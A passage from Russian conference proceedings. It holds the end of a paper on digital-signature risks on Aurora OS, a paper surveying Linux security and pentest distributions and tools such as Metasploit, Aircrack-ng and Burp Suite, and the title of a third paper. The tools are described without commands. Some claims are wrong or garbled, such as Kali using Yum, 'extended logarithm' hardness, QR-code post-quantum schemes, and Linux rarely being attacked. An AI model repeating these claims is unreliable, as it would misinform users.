Во избежание кражи приватного ключа рекомендуется хранить его в специализированных защищённых устройствах или контейнерах (смарт-картах, аппаратных токенах, HSM), а не на общем диске или обычном ПК [8]. Следует использовать сложную аутентификацию (PIN-код, пароль, биометрию) для доступа к ключу и регулярно менять пароли. Ключи важно резервно копировать и при необходимости оперативно отозвать (реализуя CRL/OCSP). Многократное требование подписи одного и того же документа должно быть защищено контролем сеанса и временными метками (чтобы избежать «replay-атак»). Необходимо также ограничивать права приложений: ПО, запрашивающее подпись, должно иметь минимальные привилегии и проверяться на отсутствие вредоносного поведения. Наконец, обязательна проверка целостности системы (security updates, антивирус, целостность приложений) и информирование пользователей о фишинговых схемах кражи ключей.

ОС Auriga предоставляет аппаратно защищённую среду для хранения ключей. В частности, реализован TEE-контейнер (Auriga TEE) на основе ARM TrustZone [10], который создаёт изолированную среду выполнения для доверенных сервисов и контролирует целостность основной ОС. Это позволяет QCA-кейстору (KeyStore) ОС Авроры сохранять приватные ключи в защищённом хранилище, недоступном обычным приложениям. На практике это означает, что операции подписи выполняются внутри защищённого модуля TEE, а не на общем фоне ОС. Кроме того, в экосистеме ОС Авроры доступны сертифицированные криптоприложения (например, «КриптоАРМ ГОСТ»), поддерживающие работу с внешними аппаратными ключами и смарт-картами (Rutoken и др.). Приложение «КриптоАРМ ГОСТ» предназначено для создания квалифицированных подписей и генерации ключей в доверенной среде ОС Авроры и соответствует требованиям российского законодательства (ФЗ-63) [11]. В совокупности эти механизмы позволяют хранить ключи вне досягаемости злоумышленника и строго контролировать их использование на мобильных устройствах под управлением Auriga OS.

Любые алгоритмы ЭЦП опираются на вычислительную сложность криптографических задач (расширенный логарифм, факторизацию и пр.). Однако с развитием технологий эти задачи могут стать решаемыми. Например, современные кванты могут в будущем быстро решать задачи факторизации, что сделает небезопасными алгоритмы вроде RSA с традиционными ключами. Также некоторые реализации алгоритмов требуют случайности: как отмечают эксперты, в DSA качество генерации случайных чисел критично — «недостаточная случайность может привести к уязвимости» [8]. Вдобавок к квантовым угрозам возможно обнаружение новых криптоанализаторских атак (на сегодня в узком круге, но теоретически возможны) и появление вычислительных мощностей, позволяющих перебирать ключи больших размеров быстрее, чем ранее.

Для купирования такого рода рисков, во-первых, необходимо применять только стандартизованные и ныне признанные безопасными алгоритмы (в РФ — ГОСТ Р 34.10-2012, ГОСТ Р 34.11-2012, ГОСТ 28147 и т.д.; за рубежом — RSA/ECDSA с достаточным размером ключа). Ключи должны быть достаточно длинными, а при появлении новых нормативов — вовремя обновляться (например, NIST рекомендует переход к постквантовым алгоритмам, когда те будут стандартизованы). Во-вторых, нужно регулярно обновлять криптобиблиотеки и программное обеспечение, чтобы учитывать найденные уязвимости алгоритмов и поправки стандартов. Особо важно использовать сертифицированные СКЗИ и проверенные реализации (например, соответствующие требованиям ФСБ/ФСТЭК). В целом требуется мониторить развитие криптоанализа и готовиться к переходу на более стойкие схемы (например, полиномиальные подписи, схемы с QR-кодом, гибридные решения, устойчивые к квантам).

Стоит заметить, что ОС Aurora изначально ориентирована на российские стандарты. В частности, ОС поддерживает использование СКЗИ «КриптоПро CSP» и приложений на его основе, которые реализуют ГОСТ-алгоритмы проверки и формирования подписи. Эти алгоритмы признаны надёжными ФСБ/ФСТЭК на момент сертификации [11]. ОС Aurora также сертифицирована ФСТЭК (уровень доверия 4) для работы в критической инфраструктуре и государственных информационных системах [12], что подразумевает соответствие заявленным криптостандартам. За счёт этого на устройстве с ОС Aurora изначально работают доверенные и сертифицированные реализации алгоритмов шифрования и подписи. В будущем ОС Aurora может интегрировать новые алгоритмы: архитектура TEE позволяет расширять QCA CryptoAPI, а в целом экосистема и «Aurora Центр» поддерживает доставку обновлений и новых приложений. Таким образом, при своевременном обновлении ПО и использовании встроенных криптосредств ОС Aurora снижает риск эксплуатации устаревших или слабых алгоритмов.

Реализация ЭЦП-алгоритма может содержать уязвимости, даже если математический метод сам по себе надёжен. Так, ошибки в коде, отсутствие защиты от сторонних каналов утечки (тайминговые атаки, анализ электропотребления и т.п.) или некорректная работа с ключами могут дать злоумышленнику возможность получить закрытый ключ или подменить подпись. Кроме того, плохое управление жизненным циклом ключей — отсутствие централизованного учёта, восстановления и отзыва — создаёт операционные риски. Эксперты подчёркивают: «Неправильная реализация — например, недостаточная устойчивость к атакам на сайд-каналах или неправильная обработка ключей — может ввести уязвимости, даже если алгоритм сам по себе безопасен». Также «надёжное хранение приватных ключей критично, поскольку компрометация ключа делает цифровую подпись недействительной» [8].

Во избежание таких рисков следует применять сертифицированное ПО и проверенные криптобиблиотеки (например, с официальным соответствием ФСТЭК/ФСБ), а при необходимости проводить аудит кода и тестирование. Важно использовать автоматические средства проверки безопасности (фаззинг, статический анализ, формальное верифицирование) [8]. Также критично продумывать управление ключами: у крупных организаций должна быть PKI-инфраструктура (CA) с процедурами выпуска, верификации и отзыва сертификатов. По возможности ключи хранятся в аппаратных модулях (смарт-картах), а их резервные копии — также в зашифрованном виде. Система должностных привилегий должна гарантировать, что только авторизованные лица могут инициировать операции подписи (например, требовать удостоверение личности или двухфакторную аутентификацию).

При разработке ОС Авроры уделено внимание сертификации и доверенной загрузке компонентов. Так, Aurora TEE обеспечивает целостность кода ОС, а QCA API — криптографический фреймворк (аналог Android Keystore) — работает внутри этой среды [10]. Благодаря этому приложения на ОС Aurora не могут незаметно модифицировать криптопроцессы или перехватить операции подписи. Плюс к тому, используемые в ОС Aurora криптоалгоритмы и средства сертифицированы — например, «КриптоАРМ ГОСТ» основан на СКЗИ CryptoPro CSP 5.0 R3 [13]. Наконец, «Aurora Центр» (MDM-платформа) позволяет администратору централизованно управлять устройствами: он может навязывать политики безопасности, разворачивать приложения и обновления, а в случае подозрений удалённо блокировать устройство или удалять данные [12]. Все эти механизмы в совокупности снижают риск уязвимостей ПО и ошибок эксплуатации при использовании цифровой подписи на мобильной платформе Aurora OS.

Вывод. Подытоживая, можно отметить, что риски ЭП (кража ключа, взлом алгоритма, уязвимые реализации и т.д.) требуют комплексного подхода. Общие рекомендации такие, как использование сертифицированных криптосредств, аппаратной изоляции ключей, надёжной аутентификация, обучение пользователей применимы в любых системах. При этом российская ОС Aurora поддерживает все необходимые инструменты и стандарты: доверенное окружение исполнения на базе ARM TrustZone, сертифицированные криптопровайдеры (поддержка ГОСТ через CryptoPro CSP), а также готовую инфраструктуру централизованного управления устройствами и политиками. Это позволяет заметно снизить перечисленные риски и обеспечить надёжное использование ЭЦП в государственных и бизнес-системах на базе Aurora OS. Было разработано приложение «Электронный документооборот с поддержкой ЭП» для демонстрации метода работы с ЭП. Исходный код можно найти в официальном репозитории Авроры для высших учебных [6].

СПИСОК ЛИТЕРАТУРЫ

1. Указ Президента Российской Федерации от 30.03.2022 № 166 «О мерах по обеспечению технологической независимости и безопасности критической информационной инфраструктуры Российской Федерации». [Электронный ресурс]. URL: <http://publication.pravo.gov.ru/Document/View/0001202203300001> (дата обращения: 17.07.2025).
2. Федеральный закон от 07.04.2025 № 58-ФЗ «О внесении изменений в Федеральный закон «О безопасности критической информационной инфраструктуры РФ». [Электронный ресурс]. URL: <http://publication.pravo.gov.ru/Document/View/0001202504070004> (дата обращения: 17.07.2025).
3. Постановление Правительства Российской Федерации от 16.11.2015 № 1236 «Об установлении запрета на допуск программного обеспечения, происходящего из иностранных государств, для целей осуществления закупок для обеспечения государственных и

- муниципальных нужд». [Электронный ресурс]. URL: <http://publication.pravo.gov.ru/Document/View/0001201511200006> (дата обращения: 17.07.2025).
4. Документация ОС Aurora. [Электронный ресурс]. URL: <https://developer.auroraos.ru/doc/platform> (дата обращения: 17.07.2025).
 5. Звягин К.Н., Самородов И.В., Безумов А.И., Баженов В.А. Приложение для электронного документооборота // Экономика данных: современные тенденции и практические решения: сборник статей / под ред. И.Л. Коршунова. СПб: Изд-во СПбГЭУ, 2025. С. 96.
 6. ALT Linux Space. Репозиторий «document_flow» ОС Aurora (AuroraOS). [Электронный ресурс]. URL: https://altlinux.space/auroraos/document_flow.git (дата обращения: 27.07.2025).
 7. CISA (Cybersecurity and Infrastructure Security Agency). Understanding digital signatures. [Электронный ресурс]. URL: <https://www.cisa.gov/news-events/news/understanding-digital-signatures> (дата обращения: 20.07.2025).
 8. Xu J. A Comprehensive Study of Digital Signatures: Algorithms, Challenges and Future Prospects //ITM Web of Conferences. EDP Sciences, 2025. Т. 73. С. 03009.
 9. Ellison C., Schneier B. Ten risks of PKI: What you're not being told about public key infrastructure //Comput Secur J. 2000. Т. 16. №. 1. С. 1-7.
 10. Ассоциация разработчиков программных продуктов «Отечественный софт». Письмо в Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации № АИ-1119/02-23 от 24.02.2023 «Сведения (решения для субъектов КИИ)».
 11. Блог ОС Aurora. В экосистеме ОС Aurora появилось приложение «КриптоАРМ ГОСТ» для организации защищённого документооборота. [Электронный ресурс]. URL: <https://auroraos.ru/tpost/7jagrds51-v-ekosisteme-os-avroga-royavilos-priloz> (дата обращения: 27.07.2025).
 12. Блог ОС Aurora. ФСТЭК России подтвердила безопасность платформы «Aurora Центр». [Электронный ресурс]. URL: <https://auroraos.ru/tpost/n7rzhv10c1-fstek-rossii-podtverdila-bezopasnost-pla> (дата обращения: 17.07.2025). Опубликовано: 21.04.2025.
 13. КриптоАРМ ГОСТ. [Электронный ресурс]. Официальный сайт продукта. URL: <https://cryptoarm.ru/> (дата обращения: 27.07.2025).

УДК 004

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ СЕМЕЙСТВА ОПЕРАЦИОННЫХ СИСТЕМ НА БАЗЕ ЯДРА LINUX

Ивакина Мария Дмитриевна, Шилков Владимир Ильич

Уральский федеральный университет им. первого Президента России Б. Н. Ельцина

Мира ул., 19, Екатеринбург, 620062, Россия

e-mails: mashaivakina26@gmail.com, vi.shilkov@urfu.ru

Аннотация. В статье обсуждаются вопросы обеспечения информационной безопасности, особенности применения и перспективные направления развития операционных систем на базе ядра Linux. Приведены сведения об основных характеристиках операционных систем Linux. Названы основные достоинства и недостатки семейства операционных систем на базе ядра Linux.

Ключевые слова: информационная безопасность; операционная система; тестирование безопасности; технические аспекты; дистрибутивы.

INFORMATION SECURITY OF A FAMILY OF OPERATING SYSTEMS BASED ON THE LINUX KERNEL

Ivakina Maria, Shilkov Vladimir

Ural Federal University named after the First President of Russia B. N. Yeltsin

19 Mira St, Yekaterinburg, 620062, Russia

e-mails: mashaivakina26@gmail.com, vi.shilkov@urfu.ru

Abstract. The article discusses the issues of information security, application features and promising areas of development of operating systems based on the Linux kernel. Information about the main characteristics of Linux operating systems is provided. The main advantages and disadvantages of the family of operating systems based on the Linux kernel are named.

Keywords: information security; operating system; security testing; technical aspects; distributions.

Введение. В условиях глобальной цифровизации и перехода критически важных инфраструктур на цифровые платформы вопросы кибербезопасности приобретают стратегическое значение. Особую актуальность эти вопросы получают в контексте операционных систем, которые выступают фундаментом всей ИТ-инфраструктуры. Современный этап цифровой трансформации характеризуется стремительным ростом киберугроз, что делает вопросы информационной безопасности операционных систем особенно актуальными.

Операционная система (ОС) представляет собой комплекс программных компонентов, предназначенных для управления аппаратными ресурсами компьютера и обеспечения взаимодействия между пользователем и устройством. Будучи ключевым элементом программного обеспечения, она выполняет две фундаментальные задачи: эффективное распределение вычислительных ресурсов (процессорного времени, оперативной памяти, устройств ввода-вывода) и создание удобной среды для работы пользователя. Особенностью многих операционных систем является возможность расширения их функциональности за счет установки дополнительного программного обеспечения. При этом конкретная реализация функций зависит от типа ОС и целевой платформы — существуют специализированные системы для настольных компьютеров, мобильных устройств, серверов и встраиваемых решений.

Среди множества ОС особое место занимают системы семейства Linux, которые благодаря своей открытой архитектуре и модульности находят применение в критически важных сферах — от облачных вычислений до интернета вещей. Linux — открытая ОС, которая не имеет владельца. Любой пользователь может использовать, изменять, искать уязвимости и публиковать систему по своему желанию. Никто не имеет права запретить или изъять из обращения какую-либо версию.

Фундаментальное отличие Linux от коммерческих систем Windows и macOS заключается в модели разработки и распространения. В то время как Microsoft и Apple сохраняют полный контроль над своими продуктами, Linux развивается как открытый проект с участием мирового сообщества разработчиков. При выборе операционной системы ключевое значение имеют базовые характеристики, определяющие её доступность и условия использования. Система безопасности Linux благодаря открытой модели разработки позволяет оперативно устранять уязвимости и поэтому заслуживает особого внимания. В отличие от Windows, где пользователи часто сталкиваются с необходимостью установки дополнительных антивирусных решений, Linux изначально обладает мощными механизмами защиты, такими как: жесткая система разграничения прав доступа, централизованные репозитории проверенного ПО, возможность тонкой настройки политик безопасности.

В контексте производительности Linux демонстрирует впечатляющие результаты, особенно на устаревшем оборудовании. Это объясняется: модульной архитектурой, позволяющей загружать только необходимые компоненты; оптимизированным ядром, эффективно управляющим ресурсами; отсутствием фоновых процессов, характерных для проприетарных систем. Linux выгодно отличается от Windows, так как обновления в Windows происходят в фоновом режиме и могут нарушать рабочую сессию, а Linux предлагает наиболее гибкую модель — пользователь может самостоятельно выбирать время установки обновлений, их состав, а в некоторых дистрибутивах даже версию ядра.

Рассматривая технические аспекты современных операционных систем, важно отметить, что каждая из них — Windows, macOS и Linux — демонстрирует уникальный подход к реализации ключевых функций. Эти различия особенно заметны при анализе таких характеристик, как безопасность, производительность и стабильность функционирования. Результаты сравнения операционных систем приведены в Таблице 1, подготовленной на основании анализа сведений, представленных в источнике [1].

Таблица 1

Сравнительный анализ технических характеристик ОС

Критерий	Windows	macOS	Linux
Пользовательский интерфейс	Интуитивно понятный, широкие возможности кастомизации	Минималистичный, удобный, высокая интеграция с продуктами Apple	Разные дистрибутивы (Ubuntu, Arch и др.), высокая гибкость настройки
Безопасность	Часте подвергается вирусным атакам, требует антивирусов	Высокий уровень безопасности, Gatekeeper и XProtect	Наиболее безопасная, быстрое исправление уязвимостей
Производительность	Зависит от конфигурации, может замедляться со временем	Оптимизирована для устройств Apple, стабильная работа	Высокая скорость, минимальные требования кустройству
Обновления	Частые, иногда вызывают проблемы	Регулярные, плавные, без перезагрузки	Быстрые, управляемые пользователем
Стабильность	Возможны сбои после обновлений	Высокая стабильность	Самая стабильная (используется на серверах)

Особенностью Linux является его исключительная гибкость — за счет открытости исходного кода и модульной архитектуры систему можно адаптировать практически под любые требования в отличие от проприетарных Windows и macOS, где функциональность жестко определена разработчиком. Как показывает сравнительный анализ практического применения современных ОС, указанный в таблице 2, построенной на основе данных из [1], каждая система занимает свою нишу:

Таблица 2

Практическое использование операционных систем

Критерий	Windows	macOS	Linux
Совместимость с ПО	Наибольшее количество программ и игр	Много профессиональных приложений (Final Cut Pro, Logic Pro)	Ограниченная, но есть аналоги (LibreOffice, GIMP) и Wine для запуска Windows-программ
Основное применение	Домашние ПК, офисы, игры	Профессиональная работа (дизайн, программирование)	Серверы, разработка, старые компьютеры

Linux развивается как открытый проект с участием мирового сообщества разработчиков, что делает Linux универсальной платформой — от игровых систем до промышленных контроллеров. При этом, как видно из таблицы, Linux сохраняет свои позиции в традиционно сильных сегментах — серверных решениях и работе с устаревшим оборудованием, где требования к гибкости и эффективности ресурсов особенно критичны. Нужно отметить, что Linux не существует как отдельная операционная система. Под этим названием принимают ядро, которое и обеспечивает работу программ. Чтобы пользоваться ядром разработаны различные дистрибутивы. Дистрибутив — это сборка операционной системы, которая включает в себя само ядро и необходимые утилиты для работы. Между собой они отличаются не только предустановленными программами, но

наличием/отсутствием понятного интерфейса, легкостью установки и контролем над системой (полный или частичный). Часто один дистрибутив становится основой для другого. Данная модель разработки породила уникальную экосистему дистрибутивов, каждый из которых представляет собой специализированную сборку ОС, адаптированную под конкретные задачи.

Так, например, в работе [2] приведен подробный анализ сравнительных характеристик, функциональных возможностей, достоинств, недостатков операционных систем Windows и Astra Linux с учетом специфики их применения в работе государственных организаций, корпоративных структур и домашних пользователей. Авторы делают вывод, что операционная система Astra Linux, которая используется Министерством обороны РФ, государственными учреждениями и ведомствах, имеет высокий уровень безопасности и множество преимуществ по сравнению с другими информационными продуктами, представленными на рынке, что подтверждается наличием сертификатов МО РФ, ФСТЭК и ФСБ РФ.

На основании проведенного анализа, авторы работы делают вывод, что с пользовательской точки зрения различия между системами Windows и Astra Linux не являются принципиальными, и пользователь имеющий навыки работы с Windows без особых сложностей сможет освоить работу и в операционной системе Astra Linux

В корпоративных и государственных ИТ-инфраструктурах особое значение приобретают специализированные дистрибутивы Linux, ориентированные на обеспечение безопасности и стабильности в условиях повышенных требований. В работе [3] приведены сведения о тестировании производительности серверов на платформе Linux с использованием инструментов Sysbench, Stress-ng и Phoronix Test Suite. Всесторонний анализ производительности серверов позволяет оптимизировать ресурсы, повысить стабильность и обеспечить эффективную эксплуатацию серверного оборудования. На основании сравнения дистрибутивов Arch Linux и Ubuntu автор работы [4] делает вывод, что, например, дистрибутив Ubuntu прост в использовании, так как многие приложения поставляются предустановленными во время установки, в отличие от полностью настраиваемого и не содержащего ненужных приложений Arch Linux. Как демонстрирует Таблица 3, построенная в результате исследования [5-7], современные серверные решения предлагают различные подходы к реализации защищенных вычислительных сред.

Таблица 3

Характеристики специализированных серверных дистрибутивов Linux

Дистрибутив	Краткое описание
Astra Linux	Единственный российский сертифицированный дистрибутив для работы с гостайной. Поддерживает мандатный контроль доступа (СЗИ НСД) [5].
Alpine Linux	Минималистичный дистрибутив с musl libc и hardened ядром. Используется в контейнерах и IoT за счет низкой поверхности атаки [6].
Debian	Один из самых стабильных дистрибутивов с долгосрочной поддержкой (LTS). Поддерживает AppArmor и SELinux (опционально), автоматические обновления (unattended-upgrades). Широко используется в серверных средах благодаря высокой безопасности и минимализму [7].

Среди представленных дистрибутивов в этой таблице Debian по праву считается эталонным дистрибутивом операционной системы Linux. Как отмечается в исследованиях [8], его ключевыми характеристиками являются: универсальность и совместимость; возможность интеграции проприетарных драйверов при необходимости; согласованная работа пакетов благодаря централизованной системе репозитория; гибкость выбора графической среды в процессе инсталляции; приоритет надежности над новизной функционала.

Именно такое сочетание качеств делает Debian оптимальным выбором как для создания специализированных решений в области информационной безопасности, так и для развертывания критически важных инфраструктур, где надежность и безопасность являются приоритетными требованиями. Таким образом, Debian остается базовым интерфейсом, на основе которого создаются специализированные решения, сочетающие его проверенные качества с дополнительными механизмами безопасности.

Этот принцип наследования и специализации особенно ярко проявляется в дистрибутивах для тестирования безопасности, представленных в Таблице 4, основанной на материалах из [5, 6, 9], где каждая система адаптирует базовые возможности Linux под конкретные профессиональные задачи.

Таблица 4

Дистрибутивы для тестирования безопасности и пентеста

Дистрибутив	Краткое описание
Kali Linux	Один из самых популярных дистрибутивов для пентеста, включает более 600 инструментов для тестирования безопасности. Последние обновления (2025) добавили AI-инструменты для автоматического поиска уязвимостей. Использует LUKS-шифрование и поддерживает live-режим [5, 9].
Parrot OS	Основан на стабильной ветке Debian, включает инструменты для пентеста и анонимности. Поддерживает sandboxing, регулярно обновляется (раз в 2 месяца). В 2025 году добавлены новые механизмы защиты от эксплойтов [5, 6].
Fedora Security Lab	Содержит инструменты для аудита, SELinux (модуль безопасности, основанный на принципе наименьших привилегий: каждый процесс получает доступ только к тем ресурсам, которые ему необходимы), регулярные обновления [9].

Среди этих дистрибутивов особое место занимает Kali Linux. Как отмечается в исследованиях [10], Kali Linux представляет собой производный дистрибутив Linux, созданный на базе Debian и оснащенный менеджером пакетов Yum. Данная ОС отличается удобным интерфейсом установки и возможностью гибкой настройки набора инструментов — от минимальной конфигурации до полного комплекта программного обеспечения. Эти характеристики делают Kali Linux лидером среди специализированных дистрибутивов для тестирования безопасности.

Среди инструментов, наполняющих этот дистрибутив, особое место занимают утилиты для анализа защищенности парольных систем и беспроводных сетей. Эти инструменты являются неотъемлемой частью Kali Linux и активно используются специалистами по информационной безопасности для тестирования защищенности: John The Ripper входит в стандартный набор Kali Linux для проверки стойкости хешей паролей и реализует различные методы атак — от классического брутфорса до сложных гибридных атак с использованием пользовательских словарей, позволяя сразу приступать к аудиту парольной защиты без дополнительной настройки среды [11]; Aircrack-ng предустановлен для анализа уязвимостей беспроводных сетей. Этот комплексный пакет включает весь необходимый функционал для профессионального аудита Wi-Fi: от перехвата и анализа трафика до тестирования устойчивости различных методов аутентификации и шифрования (WEP, WPA/WPA2), что позволяет оперативно проверять уязвимости беспроводных сетей без необходимости поиска, установки и настройки дополнительного ПО, что значительно ускоряет процесс тестирования безопасности [12].

В рамках комплексного подхода к обеспечению информационной безопасности особое значение приобретают инструменты анализа сетевой активности и тестирования уязвимостей. Предложенные ниже программные решения позволяют эффективно решать широкий спектр задач — от мониторинга сетевого трафика до моделирования кибератак: Wireshark представляет собой мощный сетевой анализатор, который обеспечивает полную видимость сетевой активности, поддерживает работу с зашифрованными протоколами (при наличии ключей) и позволяет анализировать временные характеристики трафика [13]; Metasploit Framework является наиболее полной платформой для тестирования уязвимостей, верификации эффективности защитных механизмов и разработки и проверки эксплойтов в контролируемой среде [14].

Таким образом, Wireshark и Metasploit Framework представляют собой ключевые инструменты в арсенале специалиста по кибербезопасности, дополняя друг друга в комплексном анализе защищенности сетевой инфраструктуры. Wireshark обеспечивает глубокий мониторинг и диагностику сетевого трафика, выявляя аномалии и потенциальные угрозы, в то время как Metasploit позволяет активно тестировать уязвимости, моделируя реальные атаки для оценки устойчивости систем. Их совместное применение значительно повышает эффективность пентеста, позволяя не только обнаруживать, но и верифицировать уязвимости, а также разрабатывать меры противодействия.

Современные веб-приложения представляют собой сложные системы, требующие комплексного подхода к обеспечению их безопасности. В данном контексте особое значение приобретают специализированные инструменты для выявления уязвимостей. Одним из таких инструментов является Burp Suite, который представляет собой многофункциональный программный комплекс, предназначенный для комплексного анализа безопасности веб-приложений. Ключевые возможности платформы включают функционал перехвата и детального анализа http/https-трафика, автоматизированное сканирование на наличие уязвимостей и инструменты для проведения специализированных атак [15].

Рассмотренные инструменты и специализированные дистрибутивы в полной мере демонстрируют ключевое конкурентное преимущество Linux — его исключительную гибкость и адаптивность в сфере информационной безопасности. Эта платформа предоставляет уникальные возможности для кастомизации, позволяя создавать оптимальные конфигурации под конкретные задачи — от базового веб-сервера до сложных систем пентестинга. Однако важно понимать, что, как и любая операционная система, Linux представляет собой компромисс между различными характеристиками, слабыми и сильными сторонами.

Например, можно выделить ряд следующих фундаментальных преимуществ Linux, которые делают его предпочтительным выбором для специалистов по информационной безопасности: Открытый исходный код — разработчики могут адаптировать систему под необходимые требования, свободно распространять и предлагать её другим людям, где каждый пользователь может быть уверен в прозрачности своего программного обеспечения; гибкость и настраиваемость — Linux позволяет настраивать систему под разные задачи, что дает возможность не только добавлять новые компоненты, но и удалять ненужные; стабильность и безопасность — благодаря развитому сообществу разработчиков все баги и уязвимости быстро устраняются, а система практически не становится целью для хакерских атак.

Однако при всех своих преимуществах Linux не лишён определённых недостатков. Так, например, к недостаткам дистрибутива Ubuntu, авторы [16] относят: необходимость установки дополнительных плагинов для воспроизведения определённых форматов, так как некоторые мультимедиа проигрыватели, драйверы и кодеки не поддерживаются в связи с лицензионными ограничениями; сложности получения официальной поддержки со стороны разработчиков; меньшая производительность работы на слабом оборудовании по сравнению с легковесными дистрибутивами Linux, такими как Xubuntu или Lubuntu.

Автор работы [17] отмечает, что, например, мощная и безопасная ОС Astra Linux 1.7 «Смоленск», несмотря на соответствие стандартам безопасности, уникальные функциональные возможности и многочисленные преимущества, имеет некоторые ограничения, недостатки и неудобства, усложняющие работу сотрудников и, связанные, в частности, с необходимостью пользоваться офисным пакетом Libre Office.

Сложность для новичков — большое количество распространенных дистрибутивов вводит новичков в ступор, некоторые функции и программы сложно найти в системе или их может и не быть в конкретной версии,

но благодаря активному развитию появляется множество материалов для самостоятельного изучения; ограниченность совместимости с ПО — несмотря на обширную библиотеку приложений Linux, некоторые программы остаются несовместимыми с этой операционной системой или требуют дополнительных усилий для установки; неоднородность интерфейсов — разнообразие распространенных дистрибутивов ставит перед пользователями необходимость разбираться с каждым интерфейсом отдельно, что может вызвать путаницу при переключении между дистрибутивами, так иногда и в рамках одного дистрибутива можно встретить разное оформление [18]. Несмотря на то, что Linux является идеальным выбором для серверных решений и задач информационной безопасности, в ряде случаев, могут возникать сложности в корпоративной среде или при использовании в качестве основной рабочей станции. Поэтому при принятии решения о переходе на Linux важно тщательно оценивать, как технические требования, так и уровень подготовки пользователей, а также учитывать специфику конкретных бизнес-процессов.

Однако в условиях усложнения киберугроз операционные системы семейства Linux подтверждают свою ключевую роль в обеспечении информационной безопасности. Проведенный анализ демонстрирует, что открытая архитектура Linux в сочетании с мощными механизмами защиты (SELinux, AppArmor) и специализированными дистрибутивами (Kali Linux, Qubes OS, Astra Linux) создает уникальную экосистему для противодействия современным вызовам в области кибербезопасности. Особое значение приобретает способность Linux-систем адаптироваться под различные сценарии защиты — от тестирования уязвимостей до построения защищенных серверных инфраструктур. Однако эффективное использование этого потенциала требует преодоления таких проблем, как фрагментация дистрибутивов и сложность администрирования. В этом контексте особую актуальность приобретают вопросы стандартизации подходов к безопасности и разработки унифицированных решений для различных сфер применения Linux.

Проведённое исследование подтверждает, что операционная система Linux занимает ключевое положение в сфере информационной безопасности, сочетая в себе открытость архитектуры, гибкость настройки и мощные механизмы защиты. Анализ специализированных дистрибутивов и инструментария безопасности демонстрирует, что Linux предоставляет уникальные возможности для комплексного тестирования защищённости систем, проведения аудитов и разработки мер противодействия киберугрозам. Несмотря на определённые сложности, связанные с освоением и фрагментацией экосистемы, Linux остаётся незаменимым решением для построения критически важных инфраструктур, облачных сред и распределённых систем, где требования к безопасности и стабильности особенно высоки.

Заключение. Перспективы развития платформы связаны с дальнейшей автоматизацией процессов защиты, интеграцией технологий искусственного интеллекта и совершенствованием пользовательских интерфейсов без ущерба для базовых принципов безопасности. Полученные результаты свидетельствуют о том, что Linux продолжает оставаться наиболее перспективной основой для создания надёжных информационных систем, способных эффективно противостоять современным вызовам в области кибербезопасности, а дальнейшие исследования должны быть сосредоточены на разработке методов формальной верификации и унификации стандартов безопасности для различных дистрибутивов.

СПИСОК ЛИТЕРАТУРЫ

1. Операционные системы: виды и отличия // GeekBrains URL: <https://blog.geekbrains.by/operacionnye-sistemy-vidy-i-otlichija/> (дата обращения 11.05.25).
2. Гончаров, А. С. Операционная система Astra Linux и ее сравнение с Windows / А. С. Гончаров, В. А. Кисель // Научная мысль. 2024. Т. 24, № 1-1(50). С. 78-81.
3. Каширин, В. И. Анализ инструментов тестирования производительности серверов на платформе Linux // Научное обозрение: актуальные вопросы теории и практики : сборник статей XV Международной научно-практической конференции, Пенза, 2025. С. 41-44.
4. Грузин Н. А. Сравнение Linux дистрибутивов: Arch Linux и Ubuntu // Modern Science. 2021. №. 1-1. С. 444-447.
5. Top Secure Linux distros 2025 // Anti-Malware. 2025. URL: https://www.anti-malware.ru/analytics/Technology_Analysis/Top-Secure-Linux-distros-2025 (дата обращения: 17.07.2025).
6. 15 лучших дистрибутивов Linux, ориентированных на анонимность и безопасность // Merionet. 2025. URL: <https://wiki.merionet.ru/articles/15-luchshix-distributivov-linux-orientirovannyx-na-anonimnost-i-bezopasnost> (дата обращения: 17.07.2025).
7. Choosing the Right Linux Distro for Your Server in 2025 // FDC Servers. 2025. URL: <https://fdcservers.net/ru/blog/choosing-the-right-linux-distro-for-your-server-in-2025> (дата обращения: 17.07.2025).
8. Лучшие дистрибутивы Linux: выбор популярных версий // Cloud.ru URL: <https://cloud.ru/blog/luchshiye-distributivy-linux> (дата обращения: 10.05.25).
9. Explore the Top Secure Linux Distros for Privacy & Security in 2025 // LinuxSecurity. 2025. URL: <https://linuxsecurity.com/features/explore-the-top-secure-linux-distros-for-privacy-security-in-2025> (дата обращения: 17.07.2025).
10. Толкачева, Е. В. Сравнительный анализ инструментов расследования инцидентов информационной безопасности в составе операционных систем Kali Linux и Arch Linux / Е. В. Толкачева, А. С. Муромцев // Архитектурно-строительный и дорожно-транспортный комплексы: проблемы, перспективы, инновации: Сборник материалов V Международной научно-практической конференции, посвященной 90-летию ФГБОУ ВО «СибАДИ», Омск, 03–04 декабря 2020 года. Омск: Сибирский государственный автомобильно-дорожный университет (СибАДИ), 2021. С. 803-807.
11. John the Ripper: Password Cracking Tutorial and Review // eSecurity Planet URL: <https://www.esecurityplanet.com/products/john-the-ripper/> (дата обращения 08.05.25).
12. Начало Aircrack-ng и WEP// Хабр URL: <https://habr.com/ru/articles/799073/> (дата обращения 08.05.25).
13. Анализ сетевого трафика корпоративной сети посредством программного обеспечения Wireshark / А. П. Киреев, Д. В. Колмыков, С. Ю. Михайлов, А. В. Пепеляев // Фрактал. 2019. № 3. С. 11-15.
14. Троицкий, П. Исследование уязвимостей с помощью Metasploit Framework / П. Троицкий // Системный администратор. 2009. № 1(74). С. 68-73.
15. Пошаговый мануал по использованию Burp Suite для тестирования веб-безопасности // CTF.MSK.RU. URL: <https://ctf.msk.ru/p/burp-suite-tutorial/> (дата обращения 09.05.25).
16. Гусев И. М., Гаев Л. В. Версии дистрибутивов ОС Linux // Академическая публицистика. 2025. № 3-1. С. 24–29.
17. Ивануха, И. С. Внедрение операционной системы Astra Linux в государственные структуры, недовольство пользователей // Общественная безопасность, законность и правопорядок в III тысячелетии. 2024. № 10-2. С. 174-181.
18. Какой Linux выбрать: подборка лучших дистрибутивов «Линукс» в 2024 год // М.Видео. URL: <https://www.mvideo.ru/blog/pomogaem-razbratsya/kakoj-linux-vybrat-podborka-luchshih-distributivov> (дата обращения 10.05.25).

УДК 004.056

**УГРОЗЫ, ВОЗНИКАЮЩИЕ ПРИ РАСХОЖДЕНИИ ЦИФРОВОГО ДВОЙНИКА
И РЕАЛЬНОГО ПРОЦЕССА В КИБЕРФИЗИЧЕСКИХ СИСТЕМАХ****Константинов Сергей Анатольевич, Яровой Роберт Владимирович**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

